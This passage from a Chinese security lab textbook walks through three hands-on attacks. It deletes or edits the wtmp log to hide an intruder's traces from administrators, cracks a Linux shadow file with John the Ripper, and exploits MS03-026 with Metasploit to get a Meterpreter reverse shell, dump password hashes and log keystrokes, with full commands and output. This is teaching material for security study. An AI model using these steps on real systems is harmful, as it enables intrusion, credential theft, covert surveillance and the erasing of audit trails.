alternatives.log.1  daemon.log      inetsim         macchanger.log.
apache2             daemon.log.1    installer       messages
apt                 debug           journal         messages.1
auth.log            debug.1         kern.log        mysql
auth.log.1          dpkg.log        kern.log.1      nginx
boot.log            dpkg.log.1      lastlog         ntpstats
btmp                faillog         lightdm         openvpn
```

图 3-30　查看 log 文件夹下的日志文件

步骤 2：使用 root 身份登录系统，执行 rm -f /var/log/wtmp 命令，如图 3-31 所示，再用 ls /var/log 命令查看/var/log 目录下的日志文件，发现 wtmp 被删除，如图 3-32 所示。

```
root@kali:/# rm -r /var/log/wtmp
root@kali:/#
```

图 3-31　执行删除命令

```
root@kali:/# ls /var/log
alternatives.log    kern.log            sysstat
alternatives.log.1  kern.log.1          user.log
apache2             lastlog             user.log.1
apt                 lightdm             vmware-network.1.log
auth.log            macchanger.log      vmware-network.2.log
auth.log.1          macchanger.log.1.gz vmware-network.3.log
boot.log            messages            vmware-network.4.log
btmp                messages.1          vmware-network.5.log
btmp.1              mysql               vmware-network.log
daemon.log          nginx               vmware-vmsvc-root.1.log
daemon.log.1        ntpstats            vmware-vmsvc-root.2.log
debug               openvpn             vmware-vmsvc-root.3.log
debug.1             postgresql          vmware-vmsvc-root.log
dpkg.log            private             vmware-vmtoolsd-root.log
dpkg.log.1          runit               vmware-vmusr-root.log
faillog             samba               Xorg.0.log
fontconfig.log      stunnel4            Xorg.0.log.old
inetsim             syslog              Xorg.1.log
installer           syslog.1
journal             syslog.2.gz
root@kali:/#
```

图 3-32　确认 wtmp 文件已经被删除

当以 root 用户身份登录系统后，既可以使用 rm -f /var/log/wtmp 命令来将对应的日志删除，也可以使用 truncate -s 0 /var/log/wtmp 命令将内容清空，以上两种方式虽然能够彻底地消除攻击者留下的痕迹，但是会被系统管理员发现。因此，可以选择使用编辑器对日志文件进行选择性的修改，具体命令为 vi /var/log/wtmp。其中，有关 Linux 系统下的 vi 编辑器的使用方法，读者可通过查阅相应的文献，并通过上机操作来掌握。

使用相同的方法，可以对其他日志文件进行修改、删除操作。

3.4.4 任务与思考

由于 Linux 系统是基于文件记录的系统日志，尽管重要的日志文件已经是二进制的，但是由于 Linux 是开源的操作系统，因此有些情况下攻击者在入侵后经常会通过消除日志信息来“打扫战场”。虽然在这种情况下日志信息显得不是那么可靠，但是如果能够综合运用 Linux 系统提供的大量命令，通过系统地、关联地分析还是能够找到攻击者的蛛丝马迹。

Linux 系统提供了功能强大和类型丰富的日志功能，希望读者能够通过全面学习和不断实践，掌握 Linux 系统日志的组成、存放位置及安全管理方法。

扫一扫

视频讲解

3.5 使用 John the Ripper 破解 Linux 系统密码

3.5.1 预备知识：John the Ripper 介绍

John the Ripper 是一款在已知密文的情况下尝试破解出明文的密码破解工具，其支持 DESs、MD4、MD5 等目前大多数的加密算法。John the Ripper 虽然支持 UNIX、Linux、Windows、DOS 模式、BeOS、OpenVMS 等多种类型的系统架构，但主要用于破解不够牢固的 UNIX/Linux 系统密码。John the Ripper 的官方网站为 http://www.openwall.com/john/，下面介绍它提供的 4 种破解模式。

1. 简单破解模式

简单破解模式(single crack mode)为专门针对“使用账号作为密码”的用户，如某一个账号用户名为 admin，对应的密码为 admin888、admin123 等。使用这种破解模式时，John the Ripper 会根据密码内的账号进行密码破解，并且将多种字词变化的规则套用到账号内，以增加破解的成功率。

2. 字典破解模式

字典破解模式(wordlist crack mode)需要用户指定一个字典文件，John the Ripper 会读取用户给定的字典文件中的单词进行破解。John the Ripper 中自带了一个字典，其文件名为 password.lst，文件中包含了一些常用来作为密码的单词。

这种方式比较简单，使用者只需告诉 John the Ripper 密码文件的位置即可，在这种模式下 John the Ripper 会自动使用字词变化功能进行破解。

3. 增强破解模式

增强破解模式(incremental mode)是 John the Ripper 中功能最为强大的破解模式，它会自动尝试所有可能的字符组合，以之当作密码来破解。该模式属于暴力破解方法，所以破解过程中所用的时间较长。

4. 外挂破解模式

外挂破解模式(external mode)是让使用者通过用 C 语言编写“破解模块程序”，然后将编写后的“破解模块程序”挂接在 John the Ripper 环境下，进行密码破解操作。“破解模块

程序”是用 C 语言编写的函数，该函数的功能是根据破解需要产生字典文件，John the Ripper 通过读取字典文件中的单词来破解密码。

3.5.2 实验目的和条件

1. 实验目的

通过本实验，使读者主要掌握以下内容。

(1) Linux 操作系统中用户密码的保存特点。

(2) 常见密码的破解方法。

(3) John the Ripper 工具的使用方法。

2. 实验条件

本实验可在一台运行 Windows Server 2003 及以上版本的 Windows 服务器操作系统上运行，同时，在正式实验之前，需要安装 John the Ripper 工具软件。

3.5.3 实验过程

步骤 1：以系统管理员身份正常登录 Windows 服务器操作系统，然后进入 John the Ripper 工具软件工具的安装文件夹(本实验为 D:\tools\john179)，主要有 doc 和 run 两个文件夹。其中，主程序为 run 文件夹下的 john.exe，john.ini 为它的配置文件。

步骤 2：John the Ripper 工具为命令行下使用的一个软件，有关操作都需要在命令提示符下进行。选择“开始”→“运行”选项，在出现的对话框中输入 cmd 命令，按 Enter 键后打开“命令提示符”窗口，输入 cd tools\john179\run 命令进入 run 文件夹，如图 3-33 所示。



图 3-33 切换到 John the Ripper 所在的文件夹

步骤 3：John the Ripper 工具的命令使用格式为“john [选项] [密码文件]”。运行 john.exe 命令后，如图 3-34 和图 3-35 所示的窗口中对每一个参数的功能及使用方法进行了详细说明，读者可根据需要选择使用相关的参数。

步骤 4：破解 Linux 系统密码。John the Ripper 是对密码文件进行破解的工具，要破解 Linux 系统密码，首先要取得它的密码文件，假设在实验中已取得了一个 Linux 系统的密码文件 shadow，shadow 文件在实验之前已经复制到 D:\tools\john179\run 文件夹中。现在需要对 shadow 文件进行破解操作，最简单的破解命令为 john.exe shadow，运行过程和结果如图 3-35 所示。

可以看到，破解出 root 用户的密码为 abc123。密码破解的字典文件 password.lst 为文本文件，用户可以用记事本将其打开，然后根据破解需要自己添加字典内容，John the Ripper 进行密码破解时会读取文件中的内容逐个测试。



图 3-34　John the Ripper 工具的参数说明



图 3-35　运行 john.exe shadow 命令，破解 shadow 文件

3.5.4　任务与思考

本实验的操作过程相对简单，但涉及的知识面较广，主要包括常见的加密算法和加密机制、Linux 系统中用户密码的存储和管理方式、密码破解方法等。请读者在本实验的基础上对以上内容进行深入系统的学习。

同时，John the Ripper 是一款功能强大的密码破解工具，其提供了大量的参数，不同参数体现了不同的应用功能，也为不同情况下的密码破解提供了帮助和支持。读者可在本实验操作的基础上，参阅 John the Ripper 软件的帮助文档或其他技术资料，并通过具体操作全面掌握 John the Ripper 软件的使用方法。

扫一扫

视频讲解

3.6 Meterpreter 键盘记录

3.6.1 预备知识：Metasploit 框架介绍

Kali 预装了最常用的高级漏洞利用工具集，Metasploit 框架（http//www. metasploit. com）便是其中之一。Metasploit 是一个免费的、可下载的框架，通过该框架，用户可以获取、开发针对计算机软件漏洞实施攻击的工具，也可以使用 Metasploit 本身附带数百个已知软件漏洞的专业级漏洞攻击工具。Metasploit 框架使用 Ruby 程序语言编写，具有较好的扩展性。

Metasploit 框架由库、接口和模块 3 部分组成，其中，本实验关注的重点是各个接口和模块的功能。Interfaces（控制台、CLI、Web、GUI 等）为处理模块（漏洞利用、有效载荷、辅助工具、加密引擎、Nops 等）提供操作接口。每个模块都有自己的价值，在渗透测试中起到不同的作用，具体如下。

（1）漏洞利用。漏洞利用是一串验证性代码，主要针对目标系统的特定漏洞开发。

（2）有效载荷。有效载荷是一段恶意代码，也可能是漏洞验证程序的一部分，还可能是独立编译后用于在目标系统上运行的任意命令。

（3）辅助工具。辅助工具是一个工具集，用于扫描、嗅探、区域拨号、获取指纹及其他安全评估任务。

（4）加密引擎。开发用来加密渗透测试中的有效载荷，以对抗杀毒软件、防火墙、IDS/IPS 及其他类似的反恶意软件的查杀。

（5）NOP（空操作）。NOP 是一个汇编指令，通常插入 shellcode 中，不起任何作用，只是用来为有效载荷占位。

Meterpreter 是 Metasploit 框架中的一个功能模块，通常作为漏洞溢出后的攻击载荷来使用，攻击载荷在触发漏洞后能够返回给攻击者一个控制通道。Meterpreter 是一种先进的、隐蔽的、多功能的、可动态扩展的载荷，通过 dll 注入的方式进入目标内存，支持脚本和插件在运行时进行动态装载，以保持可扩展性。Meterpreter 的主要功能包括提权、保存系统账号、记录关键信息、保持后门服务、开启远程桌面等，同时 Meterpreter shell 的整个通信过程都是默认加密的。

3.6.2 实验目的和条件

1. 实验目的

Metasploit 框架是一个功能非常强大的开源平台，其提供了开发、测试和使用恶意代码所需要的环境，为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。Metasploit 框架是一个庞大的系统，在一个实验中无法完全反映其功能。本实验主要介绍了 Metasploit 框架中 Meterpreter 模块的部分应用，主要目的是让读者对 Metasploit 框架有个初步的认识。

2. 实验条件

本实验所需要的软硬件清单如表 3-1 所示。

表 3-1 Meterpreter 键盘记录实验清单

类 型	序 号	软硬件要求	规 格
攻击机	1	数量	1 台
	2	操作系统版本	Kali Linux 2020
	3	软件版本	Metasploit v5.0.101
靶机	1	数量	1 台
	2	操作系统版本	Windows XP
	3	软件版本	Home Edition

3.6.3 实验过程

步骤 1：打开 Kali 2020 攻击机，如图 3-36 所示。



图 3-36 Kali 2020 图形界面

步骤 2：开启一个新的终端，输入 msfconsole 命令启动 Metasploit。

步骤 3：输入 search ms03_026 命令，查询“MS03-026”漏洞利用模块的相关信息，如图 3-37 所示。在查询到“MS03-026”漏洞利用模块后，还可以输入 info exploit/windows/dcerpc/ms03_026_dcom 命令，进一步了解 MS03_026_dcom 漏洞的详细信息。

步骤 4：在掌握“MS03_026”漏洞相关信息的基础上，输入 use exploit/windows/dcerpc/ms03_026_dcom 命令，加载该漏洞利用模块，如图 3-38 所示。通过命令提示符的改变，说明该模块已经成功加载。同时还加载了默认 payload“windows/meterpreter/reverse_tcp”。

步骤 5：输入 show options 命令查看需要进行配置的选项，如图 3-39 所示。

步骤 6：输入 set RHOSTS 192.168.138.131 命令，设置靶机的 IP 地址；接着输入

```
       =[ metasploit v5.0.101-dev                         ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View missing module options with show missing

msf5 > search ms03_026

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  No     MS03-026 Microsoft


msf5 >
```

图 3-37　查询“MS03-026”漏洞利用模块的相关信息

```
msf5 > use exploit/windows/dcerpc/ms03_026_dcom
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/dcerpc/ms03_026_dcom) >
```

图 3-38　加载 ms03_026_dcom 漏洞利用模块

exploit 命令，将探测到对方的系统类型和语言版本，并且显示已经打开的 meterpreter 会话，如图 3-40 所示。

```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier
   RPORT   135              yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thre
   LHOST     192.168.138.132  yes       The listen address (an interface may be
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


msf5 exploit(windows/dcerpc/ms03_026_dcom) >
```

图 3-39　查看可配置选项

步骤 7：在“meterpreter>”后输入 help 命令，可以获得关于 Meterpreter 的详细使用方法说明，如图 3-41 所示。

步骤 8：执行完 exploit 后，就已经获得了一个 Meterpreter shell。接下来输入 getuid 命令，可以看到已经获取了系统权限。然后输入 sysinfo 命令，查看目标主机的信息，如图 3-42 所示。可以看到被攻击主机的名字、系统类型、架构类型、系统语言等信息。

```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set RHOSTS 192.168.138.131
RHOSTS ⇒ 192.168.138.131
msf5 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] Started reverse TCP handler on 192.168.138.132:4444
[*] 192.168.138.131:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal ...
[*] 192.168.138.131:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_t
[*] 192.168.138.131:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp
[*] 192.168.138.131:135 - Sending exploit ...
[*] Sending stage (176195 bytes) to 192.168.138.131
[*] Meterpreter session 1 opened (192.168.138.132:4444 → 192.168.138.131:1034) at 2020-

meterpreter > 
```

图 3-40　设置靶机 IP 并运行漏洞利用模块

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
```

图 3-41　获得关于 Meterpreter 的详细使用方法说明

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : JSPI-4OFWVQ8UXJ
OS              : Windows XP (5.1 Build 2600).
Architecture    : x86
System Language : zh_CN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > 
```

图 3-42　查看目标主机的信息

步骤 9：接下来，输入 run hashdump 命令，获取系统用户的 Hash 值，如图 3-43 所示。

在获得了目标主机的 Hash 值后，可以使用相关的软件（如 Ophcrack John the ripper）进行破解，具体方法在此不再赘述。请读者在查阅相关文献资料的基础上，通过上机操作，学习有关 Ophcrack 等破解工具的应用特点和使用方法。

步骤 10：Meterpreter 还能够获得并记录目标主机上的键盘输入信息，即远程记录对方在自己的计算机上输入的信息。首先，输入 ps 命令，查看目标主机上运行的进程，如图 3-44 所示，可以查看到 explorer. exe 程序的 ID 是 1500。

步骤 11：输入 migrate 1500 命令，将 Meterpreter 会话移植到 explorer. exe 程序中，如图 3-45 所示。

```
meterpreter > run hashdump

[!] Meterpreter scripts are deprecated. Try post/windows/gather/smart_hashdump.
[!] Example: run post/windows/gather/smart_hashdump OPTION=value [ ... ]
[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY a0acc88589d845247dcaab313b6a51d4 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[*] Dumping password hints ...

No users with password hints on this system

[*] Dumping password hashes ...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:f89c8079dd461ba1024d9775f15d5ee7:e926d9e38da16060a597f1faacfd513e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:60446fbe24cb4affabcf5a3c743ce9e2:::
Owner:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

图 3-43　获取系统用户的 Hash 值

```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 228   876   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System
 532   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\Syste
 592   532   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\sy
 624   532   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\sy
 668   624   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 680   624   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 848   668   vmacthlp.exe       x86   0        NT AUTHORITY\SYSTEM           C:\Program Files\
e
 876   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 976   668   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System
 1140  668   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\System
 1172  668   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System
 1188  624   logon.scr          x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\System
 1268  668   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system
 1464  1500  cmd.exe            x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\System
 1500  1484  explorer.exe       x86   0        JSPI-4OFWVQ8UXJ\Owner         C:\WINDOWS\Explor
```

图 3-44　查看目标主机上运行的进程

步骤 12：输入 getuid 命令，可以看到当前用户变为了 Owner，输入 getsystem 再次获得系统权限，如图 3-45 所示。

```
meterpreter > migrate 1500
[*] Migrating from 876 to 1500 ...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: JSPI-4OFWVQ8UXJ\Owner
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

图 3-45　移植到 explorer.exe 程序并获得系统权限

步骤 13：启动键盘记录命令 keyscan_start，开始记录键盘信息，如图 3-46 所示。

```
[*] Migrating from 876 to 1500...
[*] Migration completed successfully.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: JSPI-4OFWVQ8UXJ\Owner
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonatio
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
```

图 3-46　开始记录键盘信息

步骤 14：输入 keyscan_dump 命令，存储目标主机上捕获的键盘记录，如图 3-47 所示。

步骤 15：在靶机上，打开“记事本”编辑工具，随便输入一些字符（如 This is a text）。然后，在 Kali 中再次运行 keyscan_dump 命令，就可以获取到键盘输入的信息，如图 3-48 所示。

步骤 16：输入 keyscan_stop 命令，停止键盘记录，如图 3-48 所示。

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter >
meterpreter >
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter >
```

图 3-47　存储目标主机上捕获的键盘记录

```
meterpreter >
meterpreter > keyscan_dump
Dumping captured keystrokes...
<Shift>This is a text.

meterpreter >
meterpreter >
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

图 3-48　获取到键盘输入的信息并停止记录

3.6.4　任务与思考

本实验通过一个具体示例，介绍了 Metasploit 框架的功能特点。在本实验中，Metasploit 框架被构建在 Linux 环境中。虽然 Metasploit 是一款免费的开源安全漏洞检测工具，但其也可以安装在 Windows 系统上。

在 Windows 环境下安装 Metasploit 时，用户可以从 Metasploit 的官方网站（http://www.metasploit.com/）下载 Windows 版本的安装程序，具体的安装过程类似于安装其他 Windows 环境下的应用程序，只是在安装前需要关闭杀毒软件，否则会因杀毒软件与 Metasploit 冲突导致安装失败。

Metasploit 目前提供了 3 种用户使用接口：GUI 模式、Console 模式和 CLI（命令行）模式（原来还提供一种 Web 模式，目前已经不再支持）。这 3 种模式的使用特点各异，一般建议在 Console 模式中使用（如图 3-49 所示），因为在 Console 模式中不仅可以使用 Metasploit 所提供的所有功能，还可以执行其他的外部命令（如 ping）。

对 Linux 操作不是很熟悉的读者可以选择在 Windows 环境下安装和配置 Metasploit 架构。

图 3-49 Metasploit 的 Console 模式

另外，在本实验的基础上，读者可以在 Metasploit 帮助文档和技术资料的帮助下，通过具体实验掌握 Metasploit 的主要应用功能。